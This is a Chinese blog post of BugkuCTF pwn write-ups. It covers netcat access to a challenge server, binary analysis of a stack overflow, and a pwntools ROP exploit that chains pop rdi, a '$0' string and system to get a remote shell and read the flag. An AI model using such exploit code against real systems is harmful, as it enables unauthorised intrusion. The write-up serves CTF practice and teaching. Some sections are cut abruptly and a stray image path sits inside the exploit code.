

BugkuCTF刷题 pwn

原创

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订阅专栏

唉, 觉得自己TCL, 栈溢出知识点差不多都会了, 可是题目做不出来啊啊啊啊! 缺少锻炼吧, 这两天把BugkuCTF上面的pwn题做一下吧。。。

pwn1

只给了连接



第一次, 才50分, 想来不会太难, 连上去

果然, 连接就能拿flag

```
root@kali:~# nc 114.116.54.89 10001
ls
bin
dev
flag
helloworld
lib
lib32
lib64
cat flag
flag{6979d853add353c9}
```

pwn2

一道非常基础的栈溢出。。。把返回函数地址填错了，结果搞了好久。。

```
root@kali:~/BugkuCTF# file pwn2
pwn2: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically
linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux
2.6.32, BuildID[sha1]=f34393d54019d46d0644bc841469bc31e9d9c370, not
stripped
```

64位的程序

```
root@kali:~/BugkuCTF# checksec pwn2
[*] '/root/BugkuCTF/pwn2'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX disabled
PIE: No PIE (0x400000)
RWX: Has RWX segments
```

什么保护也没开

拖进ida里面看一下

The screenshot shows the IDA Pro interface with the following C code:

```

1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     char s; // [rsp+0h] [rbp-30h]
4
5     memset(&s, 0, 0x30uLL);
6     setvbuf(stdout, 0LL, 2, 0LL);
7     setvbuf(stdin, 0LL, 1, 0LL);
8     puts("say something?");
9     read(0, &s, 0x100uLL);
10    puts("oh,that's so boring!");
11    return 0;
12}

```

To the right of the code is a diagram of the stack frame. It shows a vertical stack of memory locations, each represented by a horizontal red line. From top to bottom, the labels are: `s[rbp-30h]`, `rbp`, and `返回地址` (Return Address). Three red dots are placed between the `s[rbp-30h]` and `rbp` lines, indicating the memory range for the variable `s`.

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`s`在`rbp-30h`，所以需要覆盖的长度就是`0x30+0x8`

利用的函数，查找一下字符串

The screenshot shows the string table in IDA Pro with the following entries:

Address	Length	Type	String
LOAD:000...	0000001C	C	/lib64/ld-linux-x86-64.so.2
LOAD:000...	0000000A	C	libc.so.6
LOAD:000...	00000005	C	puts
LOAD:000...	00000006	C	stdin
LOAD:000...	00000007	C	memset
LOAD:000...	00000005	C	read
LOAD:000...	00000007	C	stdout
LOAD:000...	00000007	C	system
LOAD:000...	00000008	C	setvbuf
LOAD:000...	00000012	C	__libc_start_main
LOAD:000...	0000000F	C	__gmon_start__
LOAD:000...	0000000C	C	GLIBC_2.2.5
.rodata:...	0000000F	C	say something?
.rodata:...	00000015	C	oh,that's so boring!
.rodata:...	0000001C	C	tql~tql~tql~tql~tql~tql~tql
.rodata:...	00000013	C	this is your flag!
.rodata:...	00000009	C	cat flag
.eh_frame...	00000006	C	;*3\$`

The string `cat flag` is highlighted with a red box in the original image.

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找到对应的函数

The screenshot shows the IDA Pro interface with the following C code for the `get_shell_()` function:

```

1 int get_shell_()
2 {
3     puts("tql~tql~tql~tql~tql~tql~tql");
4     puts("this is your flag!");
5     return system("cat flag");
6 }

```


这些都和pwn2的一样

程序中没有'/bin/sh'字符串

```
root@kali:~/BugkuCTF# ROPgadget --binary pwn4 --string '/bin/sh'
Strings information
=====
root@kali:~/BugkuCTF#
```

但是有system函数

```
root@kali:~/BugkuCTF# objdump -R pwn4

pwn4 :      文件格式 elf64-x86-64

DYNAMIC RELOCATION RECORDS
OFFSET          TYPE          VALUE
0000000000600ff8 R_X86_64_GLOB_DAT  __gmon_start__
0000000000601370 R_X86_64_COPY     stdout@GLIBC_2.2.5
0000000000601380 R_X86_64_COPY     stdin@GLIBC_2.2.5
0000000000601018 R_X86_64_JUMP_SLOT puts@GLIBC_2.2.5
0000000000601020 R_X86_64_JUMP_SLOT system@GLIBC_2.2.5
0000000000601028 R_X86_64_JUMP_SLOT memset@GLIBC_2.2.5
0000000000601030 R_X86_64_JUMP_SLOT read@GLIBC_2.2.5
0000000000601038 R_X86_64_JUMP_SLOT  libc_start_main@GLIBC_2.2.5
0000000000601040 R_X86_64_JUMP_SLOT  setvbuf@GLIBC_2.2.5
```

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拖进ida, 查看main函数

```
IDA View-A | Pseudocode-B | Pseudocode-A | Strings
1  int64 __fastcall main(int64 a1, char **a2, char **a3)
2  {
3  char s; // [rsp+0h] [rbp-10h]
4
5  memset(&s, 0, 0x10uLL);
6  setvbuf(stdout, 0LL, 2, 0LL);
7  setvbuf(stdin, 0LL, 1, 0LL);
8  puts("Come on,try to pwn me");
9  read(0, &s, 0x30uLL);
10 puts("So~sad,you are fail");
11 return 0LL;
12 }
```

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很明显的栈溢出, 覆盖量为 $0x10+0x8=0x18$

那接下来怎么办呢? 8会。。。

参考大佬博客, 发现'/bin/sh'可以可以用'\$0'来代替


```

's' .rodata:00000016 C Come on, try to pwn me
's' .rodata:00000014 C So~sad, you are fail
's' .rodata:0000002B C ok~you find me, but you can't get my shell'
's' .eh_frame:00000006 C ;*3$\
's' .data:00000019 C 87asdhf893HF*ry0395$sd)F
's' .data:00000007 C Y)*SF)
's' .data:00000022 C 4985y9y()DY)*YFG8yas08d976s08d7$0
's' .data:0000000C C sadaDS&*(7s
's' .data:00000016 C 89Y*G(*YfGF0YF8f08yf8
's' .data:00000013 C )a8s7d0$sd)D9gf-s)
's' .data:00000022 C hhhh, are you finding the binsh?
's' .data:00000014 C sorry!nothing here!
's' .data:00000015 C 23333333333333333333

```

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搜索字符串，找到

```

00000000006010E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000000006010F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0000000000601100 34 39 38 35 79 39 79 28 29 44 59 29 2A 59 46 47 4985y9y()DY)*YFG
0000000000601110 38 79 61 73 30 38 64 39 37 36 73 30 38 64 37 24 8yas08d976s08d7$
0000000000601120 30 00 73 61 64 61 44 53 26 2A 28 37 73 00 00 00 0.sadaDS&*(7s...
0000000000601130 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0000000000601140 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0000000000601150 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0000000000601160 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....

```

可以从0x601100开始往后数数，也可以从0x601122往前数，\$是占两字节，别的一个字节，可以得到'\$0'的地址是0x601122-0x3=0x60111f

因为64位的程序，只有一个参数的system函数，它的参数保存在rdi中，所以，我们要先找一个pop rdi

然后构造 覆盖量 + pop rdi + 参数 + system地址

这样，pop rdi的时候，就可以把参数放入rdi中了，然后，system覆盖返回地址，get shell

exp如下：

```

from pwn import *


p = remote('114.116.54.89',10004)
sys_addr = 0x400570
binsh_addr = 0x60111f
pop_rdi = 0x04007d3

p.recvuntil("Come on,try to pwn me")
payload = 0x18*'a'+p64(pop_rdi)+p64(binsh_addr)+p64(sys_addr)
p.sendline(payload)
p.interactive()

```

执行效果：

```
root@kali:~/BugkuCTF# python f.py
[+] Opening connection to 114.116.54.89 on port 10004: Done
[*] Switching to interactive mode
So~sad,you are fail
$ ls
bin
dev
flag
lib
lib32
lib64
stack2
$ cat flag
flag{264bc50112318cd6e1a67b0724d6d3af}$
```



【注意程序是32位和64位参数的不一样，32位是将参数压入栈中的，而64位是将参数放在寄存器中保管的】
小白一开始想把参数传入栈内，然后将地址拿过来用，结果不行。。。纳闷了好久。。。

emm，不知道啥时候写的，草稿箱里的，，，

[BugkuCTF pwn1](#) [pwn2](#) [pwn4](#) [pwn5](#) [pwn3](#) [详细writeup](#) [【橘小白】_橘小白的博客-CSDN博客_bugkuctf pwn](#)